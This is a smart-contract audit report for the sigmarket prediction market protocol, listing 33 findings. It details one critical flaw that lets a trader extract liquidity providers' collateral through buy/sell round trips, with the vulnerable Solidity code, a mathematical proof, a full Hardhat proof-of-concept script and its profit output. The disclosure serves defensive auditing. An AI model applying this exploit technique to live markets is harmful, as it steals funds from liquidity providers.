

sigmarket

Security Assessment

CertiK Assessed on Sept 11th, 2026





Certik Assessed on Sept 11th, 2026

sigmarket

The security assessment was prepared by Certik.

Executive Summary

TYPES

DeFi

ECOSYSTEM

Base Blockchain

METHODS

Manual Review, Static Analysis

LANGUAGE


Solidity

TIMELINE

Preliminary comments published on 08/19/2026

Final report published on 09/11/2026

Vulnerability Summary



33

Total Findings

28

Resolved

0

Partially Resolved

5

Acknowledged

0

Declined

1

Centralization

1 Acknowledged



Centralization findings highlight privileged roles & functions and their capabilities, or instances where the project takes custody of users' assets.

1

Critical

1 Resolved



Critical risks are those that impact the safe functioning of a platform and must be addressed before launch. Users should not invest in any project with outstanding critical risks.

0

Major

Major risks may include logical errors that, under specific circumstances, could result in fund losses or loss of project control.

11

Medium

11 Resolved



Medium risks may not pose a direct risk to users' funds, but they can affect the overall functioning of a platform.

9

Minor

9 Resolved



Minor risks can be any of the above, but on a smaller scale. They generally do not compromise the overall integrity of the project, but they may be less efficient than other solutions.

11

Informational

7 Resolved, 4 Acknowledged



Informational errors are often recommendations to improve the style of the code or certain operations to fall within industry best practices. They usually do not affect the overall functioning of the code.

TABLE OF CONTENTS | SIGMARKET

Audit Summary

[Executive Summary](#)

[Vulnerability Summary](#)

[Codebase](#)

[Audit Scope](#)

[Approach & Methods](#)

Review Notes

[Overview](#)

[High-Level Protocol Summary](#)

[External Dependencies](#)

[Privileged Functions](#)

Findings

[SIG-01 : Direction-Dependent Active Liquidity Enables Profitable Round Trips](#)

[SIG-02 : Centralization Related Risks](#)

[SIG-03 : Empty Tranche Rebootstrapping Enables Price Manipulation](#)

[SIG-04 : Static Open-Fallback Deadline Allows Immediate Invalid Finalization After Dispute Reset](#)

[SIG-05 : LP Fee Accounting Can Make Pending Exceed FeeAccum And Freeze Exits](#)

[SIG-06 : A Single-Tranche Liquidity Add Can Move The Market Price](#)

[SIG-07 : Buy Remainder Assignment Can Revert Fillable Buys And Quotes](#)

[SIG-08 : Depletion-Boundary Rounding Dust Can Keep A Tranche Active And Truncate Trades](#)

[SIG-24 : Atomic NegRisk Buy Route Preserves The Underpriced Complete-Set Path](#)

[SIG-25 : Expired Groups Can Be Permissionlessly Resolved As Invalid](#)

[SIG-26 : Resolver Reset Awards The Proposal Bond To The Disputer Without A Verdict](#)

[SIG-32 : LP Share Minimum Does Not Bind The Economic State Of A Liquidity Addition](#)

[SIG-33 : Missing Organization Oracle Validation Allows Arbitrary Settlement Resolvers](#)

[SIG-09 : NegRisk Conversion Quotes Misstate Raw Collateral Rounding](#)

[SIG-10 : Protocol Fee Ratio Lacks An Effective Upper Bound](#)

[SIG-11 : Missing Slippage Protection Allows Adverse Tranche Initialization](#)

[SIG-12 : Rejected NegRisk Winner Proposals Reopen The Group And Enable Repeatable Settlement Griefing](#)

[SIG-13 : NrBuyYes Net-Cost Check Can Overflow Instead Of Enforcing Slippage](#)

[SIG-27 : Open Fallback And Outcome Proposals Remain Concurrent After The Fallback Deadline](#)

SIG-28 : Dust Tranche Can Block Market-Wide Liquidity Growth

SIG-29 : Floor-Rounding Tranche Allocations Can Breach The Maximum Price Cap

SIG-30 : Excluded Dust Tranche Reserves Can Cap Market-Wide Liquidity Growth

SIG-14 : Zero Minimum Allows Bootstrap Without LP Shares

SIG-15 : Missing Zero Address Validation

SIG-16 : Missing Emit Events

SIG-17 : CreateMarketAndInitialize Uses InsufficientAmount For Invalid Direction

SIG-18 : Sell Minimum Payout Is Checked Before Collateral Rounding

SIG-19 : Organization Owner Handover Does Not Clear Predecessor Membership

SIG-20 : Target-Only Validation Bypasses Intermediate Market Restrictions

SIG-21 : Transferable Dust Grants Non-Members Entry Eligibility

SIG-22 : Router Initial-Price Band Versus Exclusive-Group Finalize Compatibility

SIG-23 : Prediction And Resolution Timestamp Ordering

SIG-31 : Market-Wide Liquidity Fix Leaves Core Interface And LP Tranche Selection Ambiguous

Appendix

Disclaimer

CODEBASE | SIGMARKET

Repository

<https://github.com/FunCrypto/sigmarket-protocol>

Commit

- [6c90a4d0e0cbcea59b6b8fc6ca7697f58e1ac43a](#)

Audit Scope

The files in scope are listed in the appendix.

APPROACH & METHODS | SIGMARKET

This audit was conducted for sigmarket to evaluate the security and correctness of the smart contracts associated with the sigmarket project. The assessment included a comprehensive review of the in-scope smart contracts. The audit was performed using a combination of Manual Review and Static Analysis.

The review process emphasized the following areas:

- Architecture review and threat modeling to understand systemic risks and identify design-level flaws.
- Identification of vulnerabilities through both common and edge-case attack vectors.
- Manual verification of contract logic to ensure alignment with intended design and business requirements.
- Dynamic testing to validate runtime behavior and assess execution risks.
- Assessment of code quality and maintainability, including adherence to current best practices and industry standards.

The audit resulted in findings categorized across multiple severity levels, from informational to critical. To enhance the project's security and long-term robustness, we recommend addressing the identified issues and considering the following general improvements:

- Improve code readability and maintainability by adopting a clean architectural pattern and modular design.
- Strengthen testing coverage, including unit and integration tests for key functionalities and edge cases.
- Maintain meaningful inline comments and documentations.
- Implement clear and transparent documentation for privileged roles and sensitive protocol operations.
- Regularly review and simulate contract behavior against newly emerging attack vectors.

REVIEW NOTES | SIGMARKET

Overview

SigMarket Protocol implements a V8 binary prediction market stack with:

- virtual-floor CPMM trading across tranche-based liquidity,
- ERC20 YES/NO outcome tokens backed by ERC20 collateral,
- optimistic proposal/dispute/finalization settlement,
- native negative-risk group conversion and group-atomic settlement,
- organization-based market creation and participation checks,
- stateless router flows for market creation, LP actions, trades, and negative-risk routes.

The requested audit scope is everything under `contracts/`. The repository's production scope excludes `contracts/MockERC20.sol` and `contracts/test/**`, but those files are still noted because they are inside the requested folder.

High-Level Protocol Summary

It is a binary prediction market system. Each market resolves to YES, NO, or Invalid. Users can split collateral into a complete YES/NO set, trade either side through the AMM, add or remove tranche liquidity, redeem outcome tokens after settlement, claim settled LP value, and use negative-risk conversions across mutually-exclusive market groups.

The protocol is intentionally modular:

- `V8PredictionMarket` is the core market registry, collateral accounting contract, LP ledger, split/merge engine, settlement-sync target, and tranche state holder.
- `V8Router` provides single-approval convenience routes with per-call balance-delta refunds and no intended persistent custody.
- `OutcomeToken` / `OutcomeTokenFactory` create protocol-controlled YES/NO ERC20 pairs.
- `TradeEngine`, `TradeMath`, `LiquidityEngine`, `PricingLib`, `ExactInLib`, `FixedPointMath`, `TokenTransferLib`, and `MarketPriceReader` implement AMM, liquidity, pricing, fixed-point, quote, and transfer helpers.
- `OrganizationRegistry` stores organizations, members, collateral tokens, market-creation permissions, pause state, and oracle metadata.
- `OptimisticSettlementModule` handles ordinary market settlement.
- `NegRiskAdapter` and `NegRiskSettlementModule` handle mutually-exclusive negative-risk groups.
- `BasicResolverOracle` forwards disputed outcomes from a designated resolver.
- `V8Lens` and `NegRiskQuoter` provide read-only market and route views.
- `ProtocolTimelock` wraps OpenZeppelin `TimelockController` for delayed governance.

Actors and roles

Protocol actors:

- Users / traders: buy, sell, split, merge, route, and redeem outcome tokens.
- LPs: seed markets, manage tranche liquidity, collect fees, and claim settled value.
- Market creators: create markets and control dynamic tranche additions.
- Organization operations admin: creates organizations and assigns owners.
- Organization owners: manage members, betting tokens, market creation policy, and oracle metadata.
- Resolver: decides disputed outcomes through an allowed resolver oracle.
- Permissionless keepers: finalize unchallenged proposals and force stale Open or ResolverPending states to Invalid after timeout.
- Pause guardian: can immediately pause new exposure where configured.
- Governance / owner / admin roles: configure protocol parameters, settlement modules, trusted operators, factories, resolver oracles, and rescue paths.

Role names are contract-local. Production is expected to place owner/admin authority behind the documented governance Safe and `ProtocolTimeLock`.

High-level architecture

- Off-chain market metadata and resolver rules are hashed into settlement configuration.
- Users quote through `V8Lens`, `NegRiskQuoter`, or equivalent off-chain math.
- Governance queues delayed maintenance through the Timelock.
- Resolvers submit disputed outcome decisions through `BasicResolverOracle` or another allowed resolver oracle.
- On-chain, `V8PredictionMarket` pulls exact collateral, mints/burns outcome tokens, mutates tranche state, records protocol fees, and lazily syncs settlement.
- `V8Router` executes atomic flows and refunds only balance deltas created by the current call.
- `OrganizationRegistry` gates creation and participation, while outcome tokens remain transferable ERC20s.
- Settlement modules expose lifecycle state, trading permission, and payout numerators to the core.
- `NegRiskAdapter` is the high-trust settlement operator for native `No(i) <-> Yes(all j != i)` conversion.

Core functional and economic mechanisms

- Markets are binary and use one collateral token per market.
- Collateral and bond token decimals must be between 6 and 18; internal amounts are normalized to WAD.
- Market creation accepts base collateral seeds only. `yesSeed` and `noSeed` must be zero.
- Ordinary markets can have up to 8 tranches; negative-risk child markets can have up to 5.
- Tranches have independent floor-depth and fee settings, and duplicate floor depths are rejected.
- Trades use aggregate effective inventory across active tranches, then allocate state changes back by active weight.
- `priceMaxBps` bounds global price movement.
- Gross tranche fees are split between LP fee accumulation and protocol cash.

- LP removal is block-locked by `minLockBlocks`, capped by `MAX_LOCK_BLOCKS`.
- Ordinary Invalid settlement pays 1/2 YES and 1/2 NO.
- Negative-risk Invalid settlement for N markets pays $1/N$ to YES and $(N-1)/N$ to NO.
- A complete YES/NO pair must redeem to exactly one unit of collateral.

Key invariants and assumptions for security

- `V8PredictionMarket` is the only minter/burner for its outcome tokens.
- `OutcomeTokenFactory.createPair()` runs in the core context through the linked library call, so created tokens record the core as their immutable `market`.
- Trading and liquidity are blocked once settlement leaves `Open`, or after nonzero `predictEndTime`.
- `entriesPaused` blocks new exposure but leaves exit paths available.
- Organization membership is an entry-control mechanism, not a token-transfer restriction.
- Trusted operators and the negative-risk settlement operator must enforce any required end-user checks at wrapper boundaries.
- Negative-risk solvency depends on group completeness, bounded group size, group-atomic settlement, and the `No(i) <-> Yes(all j != i)` conversion invariant.
- Prepared negative-risk groups remain frozen until finalized; abandoned prepared groups settle children independently as binary Invalid.
- Settlement bonds use pull credits so receiver failures do not block finalization.
- Stale resolver-pending states and stale time-bounded `Open` states have permissionless Invalid fallbacks.
- Markets with `predictEndTime == 0` are intentionally open-ended and cannot use the `Open` fallback.
- Collateral token behavior beyond deterministic decimals and exact balance increases remains an integration assumption.

External Dependencies

The **SigMarket Protocol** relies on a combination of OpenZeppelin contracts and externally configured protocol addresses.

The following are the primary third-party dependencies used within the on-chain component:

- `@openzeppelin/contracts/access/Ownable.sol`
- `@openzeppelin/contracts/governance/TimelockController.sol`
- `@openzeppelin/contracts/token/ERC20/ERC20.sol`
- `@openzeppelin/contracts/token/ERC20/IERC20.sol`
- `@openzeppelin/contracts/token/ERC20/extensions/IERC20Metadata.sol`
- `@openzeppelin/contracts/token/ERC20/utils/SafeERC20.sol`
- `@openzeppelin/contracts/utils/Pausable.sol`
- `@openzeppelin/contracts/utils/ReentrancyGuard.sol`
- `@openzeppelin/contracts/utils/math/Math.sol`

It is assumed that these dependencies are trusted and correctly implemented within the project.

Additionally, externally configured addresses and third-party contracts referenced by address are treated as external dependencies.

BasicResolverOracle

- `settlementModule`

NegRiskAdapter

- `core`
- `nrSettlement`
- authorized factories

NegRiskSettlementModule

- `marketCore`
- `adapter`
- `resolverOracle`
- allowed resolver oracle contracts
- configured bond tokens

OptimisticSettlementModule

- `marketCore`
- `resolverOracle`
- allowed resolver oracle contracts
- configured bond tokens

OrganizationRegistry

- organization betting tokens
- organization oracle metadata addresses

ProtocolTimelock

- external governance Safe

V8PredictionMarket

- collateral tokens
- settlement modules
- `settlementOperator`
- `organizationRegistry`
- trusted operators

V8Router / V8Lens / NegRiskQuoter

- `core`
- `negRiskAdapter` / `negRisk`
- collateral and outcome tokens returned by the core

Test-only contracts under requested scope

- `contracts/MockERC20.sol`
- `contracts/test/MockSettlementModule.sol`
- `contracts/test/SettlementHardeningHarness.sol`
- `contracts/test/TradeEngineHarness.sol`

These testing contracts expose mock or harness behavior and should not be treated as production trust boundaries.

Privileged Functions

In the **SigMarket Protocol**, privileged roles are adopted to support governance, organization administration, resolver maintenance, negative-risk factory authorization, emergency response, and token rescue, which should be specified in the **Centralization Related Risks** section.

The advantage of those privileged roles is that the client reserves the ability to adjust the protocol according to runtime requirements and emergency conditions.

It is also worth noting the potential drawbacks of these functions, which should be clearly stated through the client's action plan. If privileged keys are compromised, market creation, settlement, routing, fee accounting, and rescue paths may be affected.

To improve trustworthiness, runtime updates should be communicated to the community. Any plan to invoke privileged functions should also be considered for execution through the `ProtocolTimeLock`.

V8PredictionMarket

- Owner can transfer ownership, set fee ratio, set LP lock/minimums, pause or unpaue entries, configure settlement/registry/operator/trusted addresses, and withdraw protocol cash.
- Pause guardian can pause new exposure.
- Settlement operator can create explicitly-settled markets and call `groupConvert`.

V8Router

- Owner can set the negative-risk adapter, set initial-price deviation bounds, and rescue stranded tokens.

OrganizationRegistry

- Owner can set operations admin and pause guardian.
- Operations admin can create organizations and assign organization owners.
- Organization owners can manage members, betting tokens, market creation policy, and oracle metadata.

- Pause guardian can pause organization-level market creation.

OptimisticSettlementModule

- Admin can finalize bootstrap, rotate admin, and manage resolver oracle configuration.
- Permissionless users can propose, dispute, finalize unchallenged proposals, force stale states to Invalid, and claim their own bond credits.

NegRiskSettlementModule

- Admin can finalize bootstrap, rotate admin, set the adapter once, and manage resolver oracle configuration.
- Adapter can toggle child-market initialization, register groups, and finalize abandoned prepared groups.
- Permissionless users can propose, dispute, finalize unchallenged group proposals, force stale groups to Invalid, and claim their own bond credits.


NegRiskAdapter

- Owner can pause/unpause, set pause guardian, authorize factories, and rescue stranded tokens.
- Pause guardian can pause adapter-controlled group creation, initialization, finalization, and conversion.
- Authorized factories can prepare groups, create and initialize child markets, finalize complete groups, and abandon prepared groups.

BasicResolverOracle

- Settlement module can request dispute resolution.
- Designated resolver can resolve or reset a pending dispute.
- Anyone can clear local request state after settlement no longer waits on the oracle.

FINDINGS | SIGMARKET



33

Total Findings

1

Critical

1

Centralization

0

Major

11

Medium

9

Minor

11

Informational

This report has been prepared for sigmarket to identify potential vulnerabilities and security issues within the reviewed codebase. During the course of the audit, a total of 33 issues were identified. Leveraging a combination of Manual Review & Static Analysis the following findings were uncovered:

ID	Title	Category	Severity	Status
SIG-01	Direction-Dependent Active Liquidity Enables Profitable Round Trips	Logical Issue	Critical	● Resolved
SIG-02	Centralization Related Risks	Centralization	Centralization	● Acknowledged
SIG-03	Empty Tranche Rebootstrapping Enables Price Manipulation	Financial Manipulation	Medium	● Resolved
SIG-04	Static Open-Fallback Deadline Allows Immediate Invalid Finalization After Dispute Reset	Logical Issue	Medium	● Resolved
SIG-05	LP Fee Accounting Can Make Pending Exceed FeeAccum And Freeze Exits	Incorrect Calculation, Denial of Service	Medium	● Resolved
SIG-06	A Single-Tranche Liquidity Add Can Move The Market Price	Design Issue	Medium	● Resolved
SIG-07	Buy Remainder Assignment Can Revert Fillable Buys And Quotes	Denial of Service	Medium	● Resolved
SIG-08	Depletion-Boundary Rounding Dust Can Keep A Tranche Active And Truncate Trades	Logical Issue	Medium	● Resolved
SIG-24	Atomic NegRisk Buy Route Preserves The Underpriced Complete-Set Path	Logical Issue	Medium	● Resolved
SIG-25	Expired Groups Can Be Permissionlessly Resolved As Invalid	Logical Issue	Medium	● Resolved

ID	Title	Category	Severity	Status
SIG-26	Resolver Reset Awards The Proposal Bond To The Disputer Without A Verdict	Inconsistency	Medium	● Resolved
SIG-32	LP Share Minimum Does Not Bind The Economic State Of A Liquidity Addition	Design Issue	Medium	● Resolved
SIG-33	Missing Organization Oracle Validation Allows Arbitrary Settlement Resolvers	Access Control	Medium	● Resolved
SIG-09	NegRisk Conversion Quotes Misstate Raw Collateral Rounding	Incorrect Calculation	Minor	● Resolved
SIG-10	Protocol Fee Ratio Lacks An Effective Upper Bound	Logical Issue	Minor	● Resolved
SIG-11	Missing Slippage Protection Allows Adverse Tranche Initialization	Logical Issue	Minor	● Resolved
SIG-12	Rejected NegRisk Winner Proposals Reopen The Group And Enable Repeatable Settlement Griefing	Logical Issue	Minor	● Resolved
SIG-13	NrBuyYes Net-Cost Check Can Overflow Instead Of Enforcing Slippage	Coding Issue	Minor	● Resolved
SIG-27	Open Fallback And Outcome Proposals Remain Concurrent After The Fallback Deadline	Logical Issue	Minor	● Resolved
SIG-28	Dust Tranche Can Block Market-Wide Liquidity Growth	Logical Issue	Minor	● Resolved
SIG-29	Floor-Rounding Tranche Allocations Can Breach The Maximum Price Cap	Logical Issue	Minor	● Resolved
SIG-30	Excluded Dust Tranche Reserves Can Cap Market-Wide Liquidity Growth	Logical Issue	Minor	● Resolved
SIG-14	Zero Minimum Allows Bootstrap Without LP Shares	Logical Issue	Informational	● Resolved

ID	Title	Category	Severity	Status
SIG-15	Missing Zero Address Validation	Volatile Code	Informational	● Resolved
SIG-16	Missing Emit Events	Coding Style	Informational	● Resolved
SIG-17	CreateMarketAndInitialize Uses InsufficientAmount For Invalid Direction	Coding Style	Informational	● Resolved
SIG-18	Sell Minimum Payout Is Checked Before Collateral Rounding	Logical Issue	Informational	● Resolved
SIG-19	Organization Owner Handover Does Not Clear Predecessor Membership	Inconsistency	Informational	● Acknowledged
SIG-20	Target-Only Validation Bypasses Intermediate Market Restrictions	Design Issue	Informational	● Acknowledged
SIG-21	Transferable Dust Grants Non- Members Entry Eligibility	Design Issue	Informational	● Resolved
SIG-22	Router Initial-Price Band Versus Exclusive-Group Finalize Compatibility	Design Issue	Informational	● Acknowledged
SIG-23	Prediction And Resolution Timestamp Ordering	Design Issue	Informational	● Acknowledged
SIG-31	Market-Wide Liquidity Fix Leaves Core Interface And LP Tranche Selection Ambiguous	Design Issue	Informational	● Resolved

SIG-01 | Direction-Dependent Active Liquidity Enables Profitable Round Trips

Category	Severity	Location	Status
Logical Issue	Critical	contracts/TradeEngine.sol (07/29-6c90a4): 111~117, 257~264	Resolved

Description

`TradeEngine` removes an entire tranche from CPMM pricing whenever the inventory consumed by the current trade direction has reached its floor. This also removes the tranche's still-positive opposite-side free-float balance from the pricing invariant, although that balance is reintroduced when the trade direction is reversed. Consequently, an unprivileged trader can buy outcome tokens against a smaller reserve set and immediately sell the same amount against a larger reserve set, receiving more collateral than they paid after fees in affected states.

Vulnerability Detail

In `_buildActiveState()`, a tranche participates in the active CPMM aggregates only if `hatConsume > 0`. When `hatConsume == 0`, `hatOpp` is assigned to `hatConstOther` instead of `hatOther`:

```
// File: contracts/TradeEngine.sol, lines 247-264
for (uint8 i = 0; i < n; i++) {
    TrancheState memory ts = states[i];
    uint256 tildeY = ts.yesTokens + ts.uCurve;
    uint256 tildeN = ts.noTokens + ts.uCurve;
    uint256 hatY = tildeY > ts.yFloor ? tildeY - ts.yFloor : 0;
    uint256 hatN = tildeN > ts.nFloor ? tildeN - ts.nFloor : 0;

    uint256 hatConsume = consumeYes ? hatY : hatN;
    uint256 hatOpp = consumeYes ? hatN : hatY;

    if (hatConsume > 0) {
        hatAgg += hatConsume;
        hatOther += hatOpp;
        activeWSum += tildeY + tildeN;
    } else {
        hatConst += hatConsume;
        hatConstOther += hatOpp;
    }
}
```

However, `_executeOrder()` constructs the pricing invariant solely from `hatAgg` and `hatOther`. `hatConstOther` is passed only to the price-cap boundary calculation and does not participate in either the requested buy cost or sell payout:

```
// File: contracts/TradeEngine.sol, lines 110-152
(
    uint256 hatAgg,
    uint256 hatOther,
    uint256 hatConst,
    uint256 hatConstOther,
    uint256 activeWSum
) = _buildActiveState(states, n, consumeYes);

if (hatAgg == 0 || activeWSum == 0) break;

uint256 K = Math.mulDiv(hatAgg, hatOther, 1);

uint256 capInvD = TradeMath.findCapBoundary(
    hatAgg,
    hatConst,
    hatConstOther,
    K,
    priceMaxBps
);

uint256 cReq;
uint256 dReq;
if (isBuy) {
    cReq = TradeMath.cpmmbuyCost(hatAgg, hatOther, remaining);
    dReq = remaining > cReq ? remaining - cReq : 0;
} else {
    uint256 x = TradeMath.cpmmsellPayout(
        hatAgg,
        hatOther,
        remaining
    );
};
```

For example, consider a YES-floored tranche for which `hatY == 0` and `hatN > 0`:

1. During `BuyYes`, `consumeYes` is `true`. The tranche's `hatConsume` is `hatY == 0`, so its positive `hatN` is excluded from `hatOther` and therefore from $K = \text{hatAgg} \times \text{hatOther}$.
2. During the reverse `SellYes`, `consumeYes` is `false`. The same `hatN` becomes `hatConsume > 0`, causing the tranche to re-enter `hatAgg` and the sell-side pricing curve.
3. The buy is therefore quoted using less liquidity than the reverse sell. If this active-set spread exceeds fees and rounding effects, the trader receives more collateral from the sell than was paid for the buy.

The symmetric case affects a NO-floored tranche with `hatN == 0` and `hatY > 0`: its remaining YES inventory is excluded during `BuyNo` and reintroduced during `SellNo`. The required state may already exist, or it may arise naturally when a buy reaches a tranche's depletion boundary and the next loop iteration rebuilds the active set.

The core issue is that `hatConsume == 0` only proves that the tranche cannot supply additional inventory in the current consumption direction. It does not mean that the tranche's opposite-side free-float balance ceases to be economically relevant. Using that direction-specific condition to decide whether both reserves participate in pricing makes the reserve set non-reciprocal across inverse trades.

Mathematical Argument

The exploit is not a numerical coincidence: excluding stranded opposite-side free float from the buy curve while reintroducing it on the reverse sell breaks CPMM buy/sell reciprocity. The argument below is for `BuyYes` / `SellYes`; the `BuyNo` / `SellNo` case is symmetric.

Setup

Immediately before a `BuyYes`, partition effective inventory as:

- $A = \hat{Y}_{\text{active}}$: sum of YES free float over tranches with $\hat{Y} > 0$
- $B = \hat{N}_{\text{active}}$: NO free float on those same active tranches
- $D = \hat{N}_{\text{stranded}} > 0$: NO free float on YES-floored tranches ($\hat{Y} = 0, \hat{N} > 0$)

`_buildActiveState` then prices as follows:

Direction	Reserves entering $K = AB$
<code>BuyYes</code> (consume YES)	(A, B) ; D is stored only in <code>hatConstOther</code> and does not enter <code>cpmmBuyCost</code>
<code>SellYes</code> (consume NO)	stranded NO re-enters as <code>hatConsume</code> , so sell pricing includes D

`TradeMath` closed forms are:

$$\text{Buy } q : (A - q + c)(B + c) = AB$$

$$\text{Sell } q : (A - x)(B + q - x) = AB$$

Marginal prices as $q \rightarrow 0^+$:

$$p_{\text{buy}}^{\text{YES}} \approx \frac{B}{A + B}, \quad p_{\text{sell}}^{\text{YES}} \approx \frac{B + D}{A + B + D}.$$

(The sell-side form follows because `SellYes` consumes NO, so the local spot YES rate is $\hat{N}/(\hat{Y} + \hat{N})$ over the sell active set, which includes D . This matches the economic inventory used by `PricingLib`, while the buy quote deliberately omits D .)

Proposition (strict marginal edge)

If $A > 0$, $D > 0$, and $B \geq 0$, then

$$\frac{B}{A+B} < \frac{B+D}{A+B+D}.$$

Proof. Cross-multiply:

$$\begin{aligned} & (B+D)(A+B) - B(A+B+D) \\ &= BA + B^2 + DA + DB - (BA + B^2 + BD) \\ &= AD > 0. \end{aligned}$$

Hence $p_{\text{buy}}^{\text{YES}} < p_{\text{sell}}^{\text{YES}}$. The instantaneous round-trip edge is

$$\delta := p_{\text{sell}}^{\text{YES}} - p_{\text{buy}}^{\text{YES}} = \frac{AD}{(A+B)(A+B+D)} > 0.$$

Finite size and fees

On a **single** reciprocal curve (A, B) , zero-fee buy-then-sell of the same q is at best break-even (and typically slightly lossy under integer rounding). FID_01 violates that premise: the buy uses (A, B) while the reverse sell uses an aggregate that includes D , so the two legs are not inverses of one map.

For small q ,

$$\text{profit}(q) \approx \delta \cdot q - O(q^2) \text{ (impact)} - \text{fees}.$$

Let f be an upper bound on the effective one-sided fee rate (LP plus protocol). A sufficient condition for fee-positive arbitrage is

$$\frac{\delta}{p_{\text{buy}}^{\text{YES}}} = \frac{AD}{B(A+B+D)} > 2f + \varepsilon(q),$$

where $\varepsilon(q)$ absorbs finite impact and rounding. Larger D/B (more stranded NO relative to active NO) widens the edge; A must remain positive so that a bilateral active tranche still exists to fill both legs (as in the PoC T1 fixture).

Impact

A permissionless trader can extract LP collateral via fee-positive buy/sell round-trips once a floored asymmetric state exists (including states left by other traders), breaking buy/sell pricing reciprocity under realistic market conditions.

The omission also affects the hard-cap boundary. `findCapBoundary()` treats `hatConstOther` as a constant price offset while using $K = \text{hatAgg} \times \text{hatOther}$, rather than including all global opposite-side inventory in the invariant. With $A = \text{hatAgg}$, $B = \text{hatOther}$, $D = \text{hatConstOther}$, and $r = p_{\min}/p_{\max}$, the implementation solves $x^2 - rDx - rAB = 0$. A consistent global CPMM would instead use $K_{\text{global}} = A(B + D)$, yielding $x = \sqrt{rK_{\text{global}}}$. For $D > 0$, the implementation generally derives a smaller terminal reserve and therefore permits greater depletion. Although this may still terminate at `priceMax` under the flawed execution curve, the resulting boundary is not the boundary of the global reserve curve reported by `PricingLib`.

■ Proof of Concept

■ Hardhat PoC: `test/poc/PoC_01_DirectionDependentActiveLiquidityRoundTrip.ts`.

```
/**
 * PoC Direction-Dependent Active Liquidity Enables Profitable Round Trips
 *
 * Attack: BuyYes against a reduced active set (YES-floored tranche's stranded NO
omitted),
 * then SellYes against the larger set that reincludes that stranded NO → fee-
positive arb.
 *
 * Run:
 *   pnpm hardhat --build-profile production test
test/poc/PoC_01_DirectionDependentActiveLiquidityRoundTrip.ts
 */
import { describe, it } from "node:test";
import assert from "node:assert/strict";
import hre from "hardhat";

const WAD = 10n ** 18n;

const DIR_BUY_YES = 0;
const DIR_SELL_YES = 2;

async function deployHarness() {
  const connection = await hre.network.connect();
  const tradeMath = await connection.viem.deployContract("TradeMath", []);
  const tradeEngine = await connection.viem.deployContract("TradeEngine", [], {
    libraries: { TradeMath: tradeMath.address },
  });
  const harness = await connection.viem.deployContract("TradeEngineHarness", [], {
    libraries: { TradeEngine: tradeEngine.address },
  });
  return { harness };
}

describe("PoC_01 Direction-Dependent Active Liquidity Round Trip", () => {
  it("BuyYes then SellYes extracts collateral when a YES-floored tranche has
stranded NO", async () => {
    const { harness } = await deployHarness();

    // Large asymmetric fixture to widen the buy/sell active-set wedge:
    //   T0: YES floored, stranded NO free-float D = 500_000e18
    //       → excluded from BuyYes K, reintroduced on SellYes
    //   T1: bilateral active A = 100_000e18 YES, B = 10_000e18 NO
    //   q = 10_000e18
    const D = 500_000n * WAD;
    const A = 100_000n * WAD;
    const B = 10_000n * WAD;
    const states = [
      {
        uCurve: D,
```

```
    feeAccum: 0n,  
    yesTokens: 0n,  
    noTokens: D,  
    shares: 2n * D,  
    yFloor: D,  
    nFloor: D,  
    accFeePerShare: 0n,  
  },  
  {  
    // hatY = yes + uCurve = A, hatN = uCurve = B  
    uCurve: B,  
    feeAccum: 0n,  
    yesTokens: A - B,  
    noTokens: 0n,  
    shares: A + B,  
    yFloor: 0n,  
    nFloor: 0n,  
    accFeePerShare: 0n,  
  },  
];  
const configs = [  
  { floorDepthBps: 5_000n, feeBps: 50n },  
  { floorDepthBps: 10_000n, feeBps: 50n },  
];  
const quantity = 10_000n * WAD;  
const priceMaxBps = 9_500n;  
const protocolFeeRatio = 2_000n;  
  
const buy = await harness.read.executeOrder([  
  states,  
  configs,  
  priceMaxBps,  
  protocolFeeRatio,  
  DIR_BUY_YES,  
  quantity,  
]);  
const [statesAfterBuy, buyResult] = buy;  
  
const sell = await harness.read.executeOrder([  
  statesAfterBuy,  
  configs,  
  priceMaxBps,  
  protocolFeeRatio,  
  DIR_SELL_YES,  
  buyResult.filled,  
]);  
const [, sellResult] = sell;  
  
const profit = sellResult.payout - buyResult.cost;
```

```

// Human-readable WAD amounts, truncated to 2 decimals (e.g. 999.88)
const fmt = (x: bigint) => {
  const neg = x < 0n;
  const v = neg ? -x : x;
  const whole = v / WAD;
  const frac2 = (v % WAD) / 10n ** 16n; // truncate, not round
  return `${neg ? "-" : ""}${whole}.${frac2.toString().padStart(2, "0")}`;
};

console.log("PoC_01 profitable round-trip", {
  buyFilled: fmt(buyResult.filled),
  buyCost: fmt(buyResult.cost),
  sellFilled: fmt(sellResult.filled),
  sellPayout: fmt(sellResult.payout),
  profit: fmt(profit),
});

assert.equal(buyResult.filled, quantity, "BuyYes should fill exact quantity");
assert.equal(
  sellResult.filled,
  quantity,
  "SellYes should fill the same quantity",
);
assert.ok(
  profit > 0n,
  `expected profitable round-trip, profit=${fmt(profit)} (payout
  ${fmt(sellResult.payout)} vs cost ${fmt(buyResult.cost)})`,
);
});
});

```

TradeEngineHarness — two-tranche fixture with YES-floored T0 ($\hat{Y}=0$, stranded $\hat{N}=D>0$) beside bilateral T1 ($\hat{A}$, $\hat{B}$); **BuyYes** then **SellYes** of the filled quantity extracts collateral after fees. The symmetric **BuyNo** / **SellNo** path with stranded YES follows the same mechanism.

Run:

```

pnpm hardhat --build-profile production test
test/poc/PoC_01_DirectionDependentActiveLiquidityRoundTrip.ts

```

Observed engine result:

```

buyFilled: 10000.00
buyCost: 995.14
sellFilled: 10000.00
sellPayout: 8424.58
profit: 7429.44

```

Recommendation

Redesign active-liquidity accounting so that inverse trades use a reciprocal, direction-independent representation of economically available reserves. A tranche's positive opposite-side free float must not disappear from the buy curve merely because the current consume-side balance is at its floor and then reappear on the reverse sell curve.

Alleviation

[sigmarket, 08/22/2026]:

[Need Fix]

We confirm the finding. The current implementation uses the direction-specific allocation active set as the CPMM pricing reserve set. When one side of a tranche reaches its floor, that tranche can no longer supply the consumed asset, but its still-positive opposite-side free float remains economically relevant. The current code removes both sides from one direction's pricing curve and reintroduces the opposite-side inventory when the direction reverses. Inverse trades therefore use different reserve sets, breaking buy/sell reciprocity and permitting fee-positive round trips funded by LP collateral.

We will separate direction-independent pricing reserves from direction-specific allocation eligibility. At every execution step, the pricing layer will aggregate the global effective YES and NO inventories across all tranches using the same reserve semantics as PricingLib. Buy and sell directions will use that same global reserve pair in opposite orientations, so the CPMM invariant and its inverse remain reciprocal.

The direction-specific active set will continue to determine which tranches may supply the currently consumed asset, how fills and fees are allocated, and when a tranche reaches its floor. A tranche that cannot supply additional consumed-side inventory will not receive a fill allocation, but its positive opposite-side free float will no longer disappear from the pricing invariant.

